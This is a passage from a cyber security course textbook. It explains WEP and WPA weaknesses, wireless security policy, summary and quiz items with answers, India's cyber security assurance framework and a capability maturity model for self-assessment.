Authentication: Only clients who know a shared secret may connect to the network.WEP was the first cryptographic protocol developed for Wi-Fi to enable privacy and authentication. WEP, however, was not secure after all. To rectify the security issues with WEP, the Wi-Fi Alliance pushed a new cryptographic protocol, WPA. Since then, a common practice of securing a WPA enabled network with passwords has been discovered to be vulnerable to an offline dictionary-attack. Even though WPA itself is thought to be secure, apart from the dictionary-attack, it was a quick fix to the problems in WEP.

4.7.1 Use ofWi-Fi

Wireless technologies have become inexpensive, user- friendly and available to a large number of people and companies. In dense urban areas, access points belonging to different individuals are so closely spaced that their coverage areas overlap. With its popularity and the availabilitytoanyone within range, many individuals detect Wi-Fi networks as a hobby. War drivers bring their laptops and Wi-Fi gear1With WEP, anyone participating in the network can eavesdrop on other conversations in the network in their cars. With the aid of a Global Positioning System (GPS) receiver and an antenna, they explore areas and map the locations and coverage areas of access points. Some do it for the fun, and some with the intent to exploit vulnerable Wi-Fi networks. War bikers and war walkers do the same by other means of transportation.

4.7.2 Types of Wireless Security

Wireless security is of two types: WEP and WPA.

WEP: WEP stands for Wired Equivalent Privacy. WEP was designed to provide the same level of security as wired networks. When you enable WEP, you set up a network security key. This key encrypts the information that one computer sends to another computer across your network. However, WEP security is relatively easy to crack.

When using WEP, all clients and APs on a wireless network use the same key to encrypt and decrypt data. The key resides in the client computer and in each AP on the network. Since the 802.11 standard does not specify a key management protocol.[15]

The shared key can be used for client authentication. This requires a four step process between the AP and the client. This process is as follows:

1. The client makes an authentication request to the AP.
2. The AP returns a challenge phrase to theclient.
3. The client encrypts the challenge phrase using the shared symmetric key and transmits it to theAP.
4. The AP then compares the client's response with its phrase; if there is a match, the client is authorized otherwise the client isrejected.

Security problems with WEP include the following:

1. **The use of static WEP keys:** Many users in a wireless network potentially sharing the identical key for long periods of time, is well-known security vulnerability. This is in part due to the lack of any key management provisions in the WEP protocol. If a computer such as a laptop were to be lost or stolen, the key could become compromised along with

all the other computers sharing thatkey.

2. **Caffe Latte attack**: The Caffe Latte attack is another way to defeat WEP. It is not necessary for the attacker to be in the area of the network using this exploit. By using a process that targets the Windows wireless stack, it is possible to obtain the WEP key from a remote client. By sending a flood of encrypted ARP requests, the assailant takes advantage of the shared key authentication and the message modification flaws in802.11WEP. The attacker uses the ARP responses to obtain the WEP key in less than 6 minutes.[16]
3. **WEP provides no cryptographic integrity protection.** However, the 802.11 MAC protocol uses a no cryptographic Cyclic Redundancy Check (CRC) to check the integrity of packets, and acknowledge packets with the correct checksum. The combination of no cryptographic checksums with stream ciphers is dangerous and often introduces vulnerabilities, as is the case for WEP. There is an active attack that permits the attacker to decrypt any packet by systematically modifying the packet and CRC sending it to the AP and noting whether the packet is acknowledged. These kinds of attacks are often subtle, and it is now considered risky to design encryption protocols that do not include cryptographic integrity protection, because of the possibility of interactions with other protocol levels that can give away information about ciphertext.[12]
4. **Authentication is not enabled; only simple SSID identification occurs.** Identity-based systems are highly vulnerable particularly in a wireless system because signals can be more easilyintercepted.
5. **Device authentication is simple shared-key challenge-response.** One-way challenge-responseauthenticationissubjectto–man-inthe-middle‖ attacks.Mutualauthentication is required to provide verification that users and the network arelegitimate.

4.7.3 WPA

WPA stands for Wi-Fi Protected Access. WPA is introduced as an interim security enhancement over WEP while the 802.11i wireless security standard was being developed. Most current WPA implementations use a pre shared key (PSK), commonly referred to as WPA Personal, and the Temporal Key Integrity Protocol (TKIP, pronounced tee-kip) for encryption. WPA Enterprise uses an authentication server to generate keys or certificates.

WPA's encryption method is the Temporal Key Integrity Protocol (TKIP). TKIP addresses the weaknesses of WEP by including a per-packet mixing function, a message integrity check, an extended initialization vector, and a re-keying mechanism. WPA provides "strong" user authentication based on 802.1x and the Extensible Authentication Protocol (EAP). WPA depends on a central authentication server such as RADIUS to authenticate each user.

WPA also includes a message integrity check, which is designed to prevent an attacker from altering and resending data packets. This replaces the cyclic redundancy check (CRC) that was used by the WEP standard. CRC's main flaw was that it did not provide a sufficiently strong data integrity guarantee for the packets it handled. Well tested message authentication codes existed to solve these problems, but they required too much computation to be used on old network cards. WPA uses a message integrity check algorithm called Michael to verify the integrity of the packets. Michael is much stronger than a CRC, but not as strong as the algorithm used inWPA2.Researchers have since discovered a flaw in WPA that relied on older weaknesses in WEP and the limitations of Michael to retrieve the key stream from short packets to use for re-injection andspoofing.

WPA also implements something called the Extensible Authentication Protocol (EAP) for authorizing users. Instead of authorizing computers based solely on their MAC address, WPA can use several other methods to verify each computer's identity. This makes it more difficult for unauthorized systems to gain access to the wirelessnetwork.

Security problems with WPA include the following:

1. **Weak Password:** Pre-shared key WPA and WPA2 remain vulnerable to password cracking attacks if users rely on a weak password or passphrase. To protect against a brute force attack, a truly random passphrase of 20 characters (selected from the set of 95 permitted characters) is probably sufficient. Brute forcing of simple passwords can be attempted using the Aircrack Suite starting from the four-way authentication handshake exchanged during association or periodic re-authentication.
2. **WPS PIN recovery:** Most recent models have this feature and enable it by default. Many consumer Wi-Fi device manufacturers had taken steps to eliminate the potential of weak passphrase choices by promoting alternative methods of automatically generating and distributing strong keys when users add a new wireless adapter or appliance to a network. These methods include pushing buttons on the devices or entering an 8-digit PIN. The Wi-Fi Alliance standardized these methods as Wi-Fi Protected Setup; however the PIN feature as widely implemented introduced a major new security flaw. The flaw allows a remote attacker to recover the WPS PIN and, with it, the router's WPA/WPA2 password in a fewhours.

Wireless Security Policy:

- **Secure communications:** Encrypt data that travels on the network, and authenticate users to be sure you know who is using the WLAN. Cisco supports all industry-standard encryption and authentication methods for the broadest client devicecompatibility.
- **Use strong encryption:** As soon as you install your network, set up the strongest wireless encryption you can. Wired Equivalent Privacy (WEP) encryption is adequate, but WPA and WPA2 give you strongeroptions.
- **Change the default network name:** When you set up your network equipment, change the default name to make it more difficult for hackers to find. Do not choose your company name, company phone number, or other information about your company that is easy to

guess or find on the Internet.

- Use VLANs or MAC address control lists combined with encryption to restrict useraccess.
- Implement Cisco secure guest access features to allow visitors to connect to the network or Internet while keeping your business network and resources separate andsecure.Be sure that management ports aresecured.
- Physically hide or secure access points to prevent tampering. In many buildings, Cisco access points can be installed in the plenum space above the ceiling, providing optimal coverage in a securelocation.
- Use video surveillance cameras to monitor your office building and site for suspicious activity.

4.8 SUMMARY

1. In information security, computer security and network security an *asset* is any data, device, or other component of the environment that supports information-related activities.
2. IT asset management (ITAM) is the set of business practices that join financial, contractual and inventory functions to support life cycle management and strategic decision making for the ITenvironment.
3. An IT asset is any company-owned information, system or hardware that is used in the course of businessactivities.
4. Consider creating a decommissioning and asset management plan that makes data removal from hardware devices your highest priority.
5. Before you get rid of your old hardware, you must ensure that all the data on it has been permanently destroyed and isnon-recoverable.
6. A Hardware Security Module is defined as a combination of hardware and associated software that usually binds inside the PC or server and it provides at least minimum number of cryptographicfunctions.
7. If the MAC verification fails, the program would know that the data has been tampered with and can perform the appropriate action such as auditing, logging, generating alarms, etc.
8. A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed to not be secure ortrusted.
9. A proxy server (running either on dedicated hardware or as software on a general-

purpose machine) will act as a firewall by responding to input packets (connection requests, for example) in the manner of an application, while blocking otherpackets.

10. Firewalls often have network address translation (NAT) functionality, and the hosts protected behind a firewall commonly have addresses in the "private address range", as defined in RFC1918.
11. A good software firewall will run in the background on your system and use only a small amount of systemresources.
12. Usually the system-hardening process is carried out in a mannered step by step approach to iteratively increase the number of defensive layers and reduce the exposed attack surfaces.
13. Wireless Internet access technology is being increasingly deployed in both office and public environments, as well as by the Internet users athome.
14. Wireless technologies, in the simplest sense, enable one or more devices to communicate without physical connections—without requiring network or peripheralcabling.

4.9 CHECK YOUR PROGRESS

1. Generally include hardware (e.g. servers and switches), software (e.g. mission critical applications and support systems) and confidentialinformation.
2. The____________is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the informationowner.
3. A___________is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined securityrules.
4. firewall operate at a comparatively low level of the TCP/IP protocol stack, which doesn‘t allow packets to pass through the firewall unless they match the established ruleset.
5. A_________server is a gateway from one network to another for a specific application on network, in the sense that it functions as a proxy interface on behalf of the networkuser.
6. A____________firewall will protect your computer from outside attempts to control or gain access your computer, and, depending on your choice of software firewall, it could also provide protection against the most common Trojan programs or e-mailworms.
7. canalsobereferredaslockdownorsecuritytightening,andinvolves

   activities such as configuring software for optimum use, deactivating unnecessarysoftware that can lead to some simple attacks, and configuring the operating system for optimum security.

8. _____________ technologies use radio frequency transmissions as the means for transmitting data, whereas wired technologies usecables.
9. WEPstands for _____________.

4.10 ANSWERS TO CHECK YOUR PROGRESS

1. Assets
2. Custodian
3. Firewall
4. Packetfilter
5. Proxy
6. Software
7. Systemhardening
8. Wireless
9. Wired EquivalentPrivacy

4.11 MODEL QUESTIONS

1 Define IT Asset Management (ITAM)?
2 Differentiate between tangible and intangibleassets?
3 Write down the steps for securing anasset?
4 Full forms of PCSM, SAM, SCD, SSCD,TRSM?
5 List out key features and types of Hardware Security Module(HSM)?
6 DefineMAC?
7 What do you understand by firewalls? Explain along with its types anddiagram?
8 When and where to implement hardware basedfirewall?
9 Write down few points to prevent your network from anonymous attack?
10 Define WEP andWPA?
11 What are the security problems with WEP and WPA? Explain briefly.

Block-2

Unit 1: Cyber Security Assurance Framework

1

Unit Structure

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the concept of cyber securityassurance.
- Know the difference between Network Security and Web applicationsecurity.
- Understand the Cyber security maturity and self-assessment
- Know the different type of cyberexercises.
- Conduct basic cyber exercises.

1.2 INTRODUCTION TO INFORMATION ASSURANCE

Information assurance can be explained with the help of McCumber Cube, as shown Figure 11, which provides widely accepted definitional model of information assurance (IA). John McCumber created a model framework for establishing and evaluating information security (information assurance) programs, now known as The McCumber Cube. Technologies, policies/practices and human are methods for securing information assets. These methods are deployed through the three basic information states- transmission, storage and processing; providing three services to systems- Confidentiality, Integrity and Availability.




Figure 11:The McCumber Cube defining information assurance

The concept of this model is, in developing information assurance systems organizations must consider the interconnectedness of all the different factors that impact them. The McCumber model helps to remind about considering all important design aspects without becoming too focused on any one in particular.

1.2.1 Dimensions of McCumberCube

- Objectives
  - ✓ Confidentiality: assurance that sensitive information is not intentionally or accidentally disclosed to unauthorizedindividuals.
  - ✓ Integrity: assurance that information is not intentionally or accidentally modified in

such a way as to call into question itsreliability.

- Availability: ensuring that authorized individuals have both timely and reliable access to data and other resources whenneeded.

  Information states

  - ✓ Storage: Data at rest (DAR) in an information system, such as that stored in memory or on a magnetic tape ordisk.
  - ✓ Transmission: transferring data between information systems - also known as data in transit(DIT).

- Processing: performing operations on data in order to achieve a desiredobjective.

  Safeguards

  - ✓ Policy and practices: administrative controls, such as management directives, that provide a foundation for how information assurance is to be implemented within an organization.
  - ✓ Human factors: ensuring that the users of *Information System* are aware of their roles and responsibilities regarding the protection of *Information System* and are capable of following thestandards.
  - ✓ Technology: software and hardware-based solutions designed to protect *Information System*.

In this unit we will discuss cyber security assurance program in India, Security maturity for organizations and method of self-assessment. It will be followed by the section on providing guidelines for conducting cyber exercises in an Organization- which is considered to be one of the useful tools for assurance.

1.3 CYBER SECURITY ASSURANCE FRAMEWORK -INDIA

In this section we will discuss the cyber security strategy and assurance framework in India. It mainly focuses on the activities and initiatives of Government of India with reference to the cyber securityassurance.

1.3.1 StrategicApproach

Consistent with the need, the primary objectives for securing country's cyber space are:

- Preventing cyber-attacks against the country's criticalinfrastructures
- Reduce National vulnerability to cyberattacks
- Minimize damage and recovery time from cyberattacks

1.3.2 Actions

Actions to secure cyberspace include:

Forensics and attackattribution

- Protection of networks and systems critical to Nationalsecurity
- Early watch andwarnings
- Protection against organized attacks capable of inflicting debilitating damage to the economy

- Research and technology development that will enable the critical infrastructure organizations to secure their ITassets

1.3.3 Strategic Objectives

To pursue the strategic objectives the following major initiatives have been identified:

- Security Policy, Compliance andAssurance
- Security Incident - Early Warning &Response
- Security training - skills/competence development & user endawareness.
- Security R&D for Securing the Infrastructure, meeting the domain specific needs and enablingtechnologies
- Security - Promotion &Publicity

Security Policy, Compliance andAssurance

The Focus is on Creation, Establishment and operation of Cyber Security Assurance Framework aimed at enabling Government, Critical Infrastructure Organizations and other key IT users of nation's economy. The main objectives are:

a) **Critical Information Infrastructure Protection:** Many of the critical services that are essential to the well-being of the economy are increasingly becoming dependent on IT. As such, the Government is making efforts to identify the core services that need to be protected from electronic attacks and is seeking to work with organizations responsible for these systems so that their services are secured in a way that is proportional to the threat perception. The primary focus of these efforts is to secure the information resources belonging to Government as well as those in the critical sectors. The critical sectors include Defense, Finance, Energy, Transportation and Telecommunications. Consequently, many experts from the industry and critical infrastructure organizations have come to recognize that their continued ability to gain consumer confidence will depend on improved software development, systems engineering practices and the adoption of strengthened security models and bestpractices.

b) **Cyber Security Assurance Framework:** Cyber Security Assurance Framework is a National framework for "Cyber Security Assurance" to assist National level efforts in protecting critical information infrastructure. It aims to cater to the security assurance needs of Government and critical infrastructure organizations through "Enabling and Endorsing" actions. *Enabling actions* are essentially Promotional/Advisory/Regulatory in nature and are best done by Govt. or its authorized entity that can be seen and perceived asindependentofbiasand/orcommercialinterests.Theseactioninvolvespublicationof

   "National Security Policy Compliance requirements" and IT security guidelines and supporting documents to facilitate IT security implementation and compliance. *Endorsing actions* are essentially commercial in nature and may involve more than one service provider offering commercial services after having fulfilled requisite qualification criteria and demonstrated ability prior to empanelment. These include

   - Assessment and certification of compliance to IT security best practices, standards and guidelines (Ex. ISO 27001/BS 7799 ISMS certification, IS system auditsetc)

- IT Security product evaluation and certification as per 'Common Criteria' standard ISO 15408 and Crypto module verificationstandards
- IT security manpower training and other services to assist user in IT security implementation andcompliance.

Trusted company certification: With India emerging as a leading outsourcing partner, there is a need to address perceptible gap among Indian IT/ITES/BPOs in respect of compliance to international standards and best practices on security and privacy. Today, although increasing number of organizations in India have aligned their internal processes and practices to international standards such as ISO 9000, CMM, Six Sigma, Total Quality Management, ISO 27001 etc., it is to be noted that existing models such as SEI CMM levels cover exclusively software development processes and do not address security issues. As such, there is a need for a comprehensive assurance framework that can enable compliance within the country and provide assurance on compliance to outsourcing organizations and rest of the world. Accordingly, efforts are on to create a model that is based on self-certification concept and on the lines of Software capability maturity model (SW-CMM) of CMU,USA.

Security incident - Early Warning &Response

The creation of National Cyber Alert System(NCAS) for Rapid identification & response to security incidents and information exchange is to reduce the risk of cyber threat and resultant effects. Its main focus areas are:

c) Rapid identification, information exchange, and remediation can often mitigate the damage caused by malicious cyberspace activity. For those activities to take place effectively at a national level, it requires a partnership between government and industry to perform analyses, issue warnings, and coordinate response efforts. Because no cyber security plan can be impervious to concerted and intelligent attacks, information systems must be able to operate while under attack and also have the resilience to restore full operations in their wake. The National Cyber Alert System will involve critical infrastructure organizations, public and private institutions to perform analysis, conduct watch and warning activities, enable information exchange, and facilitate restoration efforts.

The essential actions under National Cyber Alert Systeminclude:

- Identification of focal points in the criticalinfrastructure
- Establish a public-private architecture for responding to national - level cyber incidents
- Tactical and strategic analysis of cyber-attacks and vulnerabilityassessments;
- Expand the Cyber Warning and Information Network to support the role of Government in coordinating crisis management for cyberspacesecurity;
- Improve national incident response capabilities (CERT-In and SectoralCERTs)

- Exercise cyber security continuity plans anddrills

d) Creation and Augmentation of ResponseCapabilities

(i) *Augmentation of CERT-In:* CERT-In is operational since January 2004 and is catering to the security needs of Indian Cyber community, especially the Critical Information Infrastructure. In line with the expectation of the user community and various stake holders, there is a need to augment the facilities at CERT-In in terms of Manpower, Communication systems, tools, etc. for vulnerability prediction, analysis & mitigation, Cyber forensics/artifact analysis, Cyber space monitoring & interception Capabilities and Critical information infrastructure Security health check. The National Information Board and National Security Council have endorsed the need for augmentation of facilities atCERT-In.

(ii) *Creation/augmentation of Sectoral CERTs:* For an effective National Cyber Security Alert System, there is a need to create sectoral CERTs to cater to the very specific domain needs of different sectors. In this direction sectoral CERTs have been established by Army, Air force and Navy in Defense sector, IDRBT in Finance sector. But the facilities of these sectoral CERTs are at primitive levels and need to be augmented to meet the needs of respective sectors. Similarity sectoral CERTs with state- of-the-art facilities need to be created in other critical sectors such as Aviation, Energy, Telecommunication, Railwaysetc.

e) International cooperation and information sharing: The cyber threat sources and attacks span across countries. As such as there is a need to enhanced global cooperation among security agencies, CERTs and Law Enforcement agencies of various countries to effectively mitigate cyber threats. Accordingly it vital to have well developed Cyber Security and Information Assurance research and development program which is executed through different government agencies in broad collaboration with private sectors, partners and stakeholders in academia, national and internationalagencies.

In this context the priorities for collaboration are:

- Cyber Security & Information Assurance Technology to prevent, protect against, detecting, responding, and recovering from cyber attacks in critical information infrastructure that may have large-scaleconsequences.
- Collaboration for training personnel in implementing and monitoring secure government intranets and cyber space.
- Joint R&D projects in the area of Steganography, water marking of documents, security of next generation networks and CyberForensics.
- Coordination in early warning, threat & vulnerability analysis and incident tracking.
- Cyber security drills/exercises to test the vulnerability & preparedness of critical

sectors.

Security training - Security, Digital Evidence &Forensics

The focus of security training is to meet the specific needs of Law Enforcement, Judiciary and other users such as E-Governance project owners catering for:

- A baseline for IT Securityawareness
- Skill & Competencedevelopment
- Advanced Manpower Certificationprogrammers

Many cyber vulnerabilities exist because of lack of cyber security awareness on the part of computer users, system/network administrators, technology developers, auditors, Chief Information Officers (CIOs), Chief Executive Officers (CEOs), and Corporate. A lack of trained personnel and the absence of widely accepted, multi-level certification programs for cyber security professionals complicate the task of addressing cyber vulnerabilities. This Cyber Security Strategy identifies following major actions and initiatives for user awareness, education, and training which includes:

- Promote a comprehensive national awarenessprogram
- Foster adequate training and education programs to support the Nation's cyber security needs
- Increase the efficiency of existing cyber security training programs and devise domain specific training programs (for eg., Law Enforcement, Judiciary, E-Governance,etc.)
- Promote private-sector support for well-coordinated, widely recognized professional cyber securitycertifications.

1.3.3.2 SecurityR&D

The focus of security R&D is on Facilitating Basic research, Technology demonstration and Proof-of concept and R&D test bed projects. Indigenous R&D is an essential component of national information security measure due to various reasons- a major one being export restrictions on sophisticated products by advanced countries. Second major reason for undertaking R&D is to build confidence that an imported IT security product itself does not turn out to be a veiled security threat. Other benefits include creation of knowledge and expertise to face new and emerging security challenges, to produce cost-effective, tailor-made indigenous security solutions and even compete for export market in information security products and services. Success in technological innovation is significantly facilitated by a sound S&Tenvironment. Resources like skilled manpower and infrastructure created through pre-competitive public funded projects provide much needed inputs to entrepreneurs to be globally competitive through further R&D. Private sector is expected to play a key role in meeting needs of short term R&D leading to commercially viable products. Besides in-house R&D, this sector may find it attractive to undertake collaborative R&D with leading researchorganizations.

1.3.4 Security best practices - Compliance and Assurance

I. **Critical Information Infrastructure Protection**: The primary focus of these efforts is to secure the information resources belonging to Government as well as those in the critical sectors. The critical sectors include Defense, Finance, Energy, Transportation and Telecommunications. Consequently, many in the industry and critical infrastructure organizations have come to recognize that their continued ability to gain consumer confidence will depend on improved software development, systems engineering practices and the adoption of strengthened security models and best practices. The designated agency of the Government would coordinate the efforts towards protection of critical information infrastructure in the country and enable development of expertise in communication, interception, monitoring and early warning, and surprise vulnerability checks with due authorization.

   a. ***Implementation of security best practices in Govt. and Critical sectors:*** In order to reduce the risk of cyber attacks and improve upon the security posture of critical information infrastructure, Government and critical sector organizations are required to do the following onpriority:

      1. Identify a member of senior management, as Chief Information Security Officer (CISO), knowledgeable in the nature of information security & related issues and designate him/her as a‗Point of contact', responsible for coordinating security policy compliance efforts and to regularly interact with the Indian Computer Emergency Response Team (CERT-In), Department of Electronics and Information Technology (DeitY), which is the nodal agency for coordinating all actions pertaining to cybersecurity.
      2. Prepare information security plan and implement the security control measures as per international security best practices standards and other guidelines, as appropriate.
      3. Carry out periodic IT security risk assessments and determine acceptable level of risks, consistent with criticality of business/functional requirements, likely impact on business/functions and achievement of organizationalgoals/objectives.
      4. Periodically test and evaluate the adequacy and effectiveness of technical security control measures implemented for IT systems and networks. Especially, Test and evaluation may become necessary after each significant change to the IT applications/systems/networks and can include, as appropriate, thefollowing:
         - Penetration Testing (both announced as well as unannounced)
         - VulnerabilityAssessment
         - Application SecurityTesting
         - Web SecurityTesting.
      5. Carry out Audit of Information infrastructure on an annual basis and when there is major up gradation/change in the Information Technology Infrastructure, by an independent IT Security Auditingorganization.
      6. Report to CERT-In cyber security incidents, as and when they occur and the status of cyber security,periodically.

b. ***Government networks:*** The government agencies need to set an example in the development and use of secure computer and communication networks. For this purpose, a part of departmental budget should be earmarked for IT & Information security needs. Besides this, all ministries/departments and other agencies of the government should ensure that they take necessary precautions and steps to promote the culture of information security amongst their employees and attached agencies. Necessary change in office procedure should be undertaken to bring in vogue, reliable and robust paperless offices where required. Top-level management of government departments should pay attention to the development of suitable information security policy and guidelines and encourage the use of appropriate technology and applications in theorganization.

c. ***Government secure intranet:*** There is a need for priority action to create a countrywide secure intranet for connecting strategic installations with CERT-In as the nodal center for emergency response and coordination. This intranet will facilitate faster and efficient information sharing between strategic installations and CERT-In as well as supporting crisis management and disaster recovery during national IT securityemergencies.

II. **Information Security Assurance Framework:** In order to ensure implementation of security best practices in critical sector organizations and periodic verification of compliance, there is a need to create, establish and operate an ‗Information Security Assurance Framework', including creation of national conformity assessment infrastructure. Information Security Assurance Framework is aimed at assisting National level efforts in protecting critical information infrastructure. It supports Government, Critical Infrastructure Organizations and other key IT users of nation's economy through seriesof –Enabling and Endorsing‖actions.

a. ***Enabling actions*** are essentially Promotional/Advisory/Regulatory in nature and involve publication of –National Security Policy Compliance requirements‖and cyber security guidelines and supporting documents to facilitate cyber security implementation andcompliance.

b. ***Endorsing actions*** are part of national conformity assessment infrastructure: These areessentiallycommercialinnatureandmayinvolvemorethanoneserviceprovider

offering commercial services after having fulfilled requisite qualification criteria and demonstrated ability prior to empanelment. These include:

- Assessment and certification of compliance to international IT security best practices, standards and guidelines (Ex. ISMS certification, Trusted company certification for Data security and privacy protection, IS system audits, Penetration testing/Vulnerability assessment etc.) Government and critical infrastructure organizations can make use of CERT-In evaluated and empanelled third party agencies for their organization/site specific IT security assessment services (including ISMS assessment, risk assessment, network security profiling, penetration testing, vulnerability assessment, application security testing etc.)

under specific contract and pre-determined rules of engagement. Contact details of the agencies empanelled by CERT-In are available a‗http://www.cert-in.org.in‘).

- IT Security product evaluation and certification as per accepted international standards These actions provide an assurance that the process of specification, implementation and evaluation of a IT security product has been conducted in a rigorous and acceptablemanner.
- IT security manpower training, qualification and other related services to assist user in IT security implementation andcompliance.

c. ***Data security and privacy protection for ‘Trust and Confidence’*****:** In order to stay competitive in the global market place, business entities have to continually generate adequate levels of trust & confidence in their services in terms of privacy and data protection through the use of internationally accepted best practices and ability to demonstrate wherenecessary.

d. Quality and protection of electronic records: Organizations need to ensure that important data/records are protected from loss, destruction and falsification, in accordance with statutory, regulatory, contractual, and business requirements. Where a follow-up action against a person or organization involves legal action (either civil or criminal), electronic evidence needs to be properly collected, retained, and presented to conform to the rules for evidence laid down in the relevant jurisdiction(s). It is a good practice to have audit logs recording user activities, exceptions, and information security events and retained for an agreed period to assist in futureinvestigations.

III. **E-governance**: All e-governance initiatives in the country should be based on best information security practices. Government should encourage wider usage of Public Key Infrastructure (PKI) in its own departments. There is a need to empanel Information Security professionals/ organizations to assist E-Governance initiatives and monitor quality of their performance/service through appropriate qualitystandards.

IV. **Secure software development:** Application Software development process whether in-house or outsourced, needs to be supervised and monitored using a system development life cycle methodology that includes information security considerations and selection of appropriate security controls andcountermeasures.

V. **Open standards:** To minimize the risk of dependency on proprietary IT products, open standards need to be encouraged. A consortium of government and private sector needsto be created for enhancing the use of validated and certified IT products based on open standards.

1.4 CYBER SECURITY MATURITY AND SELF ASSESMENT

A maturity model is a set of characteristics, attributes or indicators that represent capability and progress in a particular area. Model content typically exemplifies best practices and may incorporate standards or other codes of practice of the discipline. A maturity model thus provides a benchmark against which an organization can evaluate the current level of capability of its practices, processes, and methods and set goals and priorities for improvement. An industry can determine how well it is performing overall by examining the capability of its member organizations.

Tomeasureprogressmaturitymodelstypicallyhave–levelslongaladderorscale.Asetof attributes defines each level. If an organization demonstrates these attributes, it has achieved both that level and the capabilities that the level represents. Having measurable transition states between the levels enables an organization to use the scaleto:

- Define its currentstate
- Determine its future, more maturestate
- Identify the capabilities it must attain to reach that futurestate

There are various maturity models in domain of cyber security and mostly customized as per the need of the specific sector and industry. In this section we will discuss the Cyber Security Capability Maturity Model developed by the Global Cyber Security Capacity Centre (http://www.oxfordmartin.ox.ac.uk/cybersecurity). As per the website a Global Cyber Security Capacity Centre (Capacity Centre) is created with the goal to increase the scale and effectiveness of effective cyber security capacity building internationally. The Centre makes knowledge available to governments, communities and organizations to underpin their cyber capacity in ways appropriate to ensuring a cyber space which can continue to grow and innovate in support of well-being, human rights and prosperity for all.

Global Cyber Security Capacity Centre considers cyber security capacity as being comprised of five dimensions:

1) devising cyber policy andstrategy
2) encouraging responsible cyber culture withinsociety
3) building cyber skills into the workforce andleadership
4) creating effective legal and regulatoryframeworks
5) controlling risks through organization, standards andtechnology

1.4.1 Cyber Security Capability Maturity Model (CMM)

In each of five dimension mentioned above there are multiple factors which characterize what it means to possess cyber security capacity; countries, regions and organizations will have varying degrees of capacity in each factor and consequently across every dimension. CMM identify these levels in a cyber-security capability maturity model(CMM) – whereby the lowest level would imply a non-existent or limited level of capacity, and the highest level both a strategic approach and an ability to optimize against environmental considerations (operational, threat, socio-technical and political).

CMM define five levels of maturity in the Capability Maturity Model:

- **Start-up:** At this level either nothing exists, or it is very embryonic in nature. It could also include initial discussions about cyber capacity building, but no concrete actions have been taken. It also includes a lack of observed evidence in this particularindicator.
- **Formative:** Some features of the indicators have begun to grow and be formulated, but may be ad-hoc, disorganized, poorly defined - or simply "new". However, evidence of this activity can be clearlyevidenced.
- **Established:** The elements of the sub-factor are in place, and working. There is not, however, well-thought out consideration of the relative allocation of resources. Little trade-off decision making has been made concerning the *relative* investment in the various elements of the sub-factor. But the indicators are functional anddefined.
- **Strategic:** Choices have been made about which parts of the indicator are important, and which are less important for the particular organization/nation. Of course, we would all like everything to be as important as everything else, but with finite resources, choices must be made. The strategic level reflects the fact that these choices have been made. They should have been made contingent on the nation/organization's particularcircumstances.
- **Dynamic:** At the Dynamic level, there are clear mechanisms in place to alter strategy depending on the prevailing circumstances. For example, the technology of the threat environment, global conflict, a significant change in one area of concern. Dynamic organizations have developed methods for changing strategies in stride, in a "sense-and-respond" way. Rapid decision-making, reallocation of resources, and constant attention to the changing environment are feature of thislevel.

Model such as CMM model allows an organization to self-assess its current cyber security state. In each case, understanding the requirements to achieve higher levels of capacity should directly indicate areas requiring further improvement, and the data required to evidence such capacity levels. This means that the CMM could also be used to build business cases for investment andexpected performance enhancements. Necessarily there are relationships that exist between the factors both within and between dimensions.

1.4.2 Selection of Cyber Capacity Building Factors

The Capacity Centre began the process of selection of factors and attributes contributing to building capacity in cyber security through an initial broad capture. This capture sought to gather as much publically available material on cyber capacity building as possible, in order to avoid the potential for missing relevant material and reduce the risk of duplicating efforts conducted by other institutions. Therefore, the Capacity Centre researched, assessed, and analyzed cyber security capacity building material from several organizations across theworld.

This material sought to ensure that the cyber security CMM developed by the Capacity Centre is as scientifically rigorous as possible. Such material includes, but is not limited to, content produced by: the International Telecommunications Union (ITU), the European Network and Information Security Agency (ENISA), Hathaway Global Strategies LLC., the National Institute of Standards and Technologies (NIST), the Economist Intelligence Unit (EIU), the Organization for Economic Co-Operation and Development (OECD), the Australian Strategic Policy Institute (ASPI), and the World Economic Forum (WEF). These diverse organizations (among others) have all conducted significant research into various factors contributing to cyber capacity building. The Capacity Centre has attempted to incorporate the thinking behind these various research initiatives into the development of its cyber security CMM.

In addition, in order to collect as diverse and credible input as possible, the Capacity Centre consulted with various stakeholders with diverse geographic, organizational and disciplinary perspectives. These stakeholders are all regarded as experts in their respective fields, which encompass the five dimensions of cyber security capacity building identified by the Capacity Centre. Stakeholders routinely contributed the collection of cyber capacity building material. Once the initial broad collection of cyber security capacity building material had been conducted, the Capacity Centre proceeded to prioritize these factors based on a defined methodology. Prioritization is deemed necessary in order to prevent an over-abundance of information during the implementation phase. In order to conduct this prioritization, the Capacity Centre developed a survey which proposed the followingquestions:

- CATEGORISATION: To what extent do you believe that this should be a primary factor in assessing cyber education/skills into the workforce and leadership (as opposed to a factor that serves as a sub-component of another primaryfactor)?
- EVIDENCE: To what extent do you believe it is impossible and easy to gather evidence to demonstrate that a nation state or other organization possesses this capability (i.e. is it measurable or demonstrable in an observableway)?
- VALIDATION: How scientifically robust do you believe measures of this factor could be?
- POTENTIAL: Do you agree that this factor should be included in the capability maturity model, assuming supporting data could beacquired?
- RELEVANCE: How important is this factor to the future development of cyber securitycapacity?

1.4.3 Guidelines for the use of Cyber Capability Maturity Model

The structure of the cyber capability maturity model is similar to the ones developed by Carnegie Mellon University for software development processes. CMM model contains four basic components:

- DimensionName
- Factor Name

- Category
- Indicators

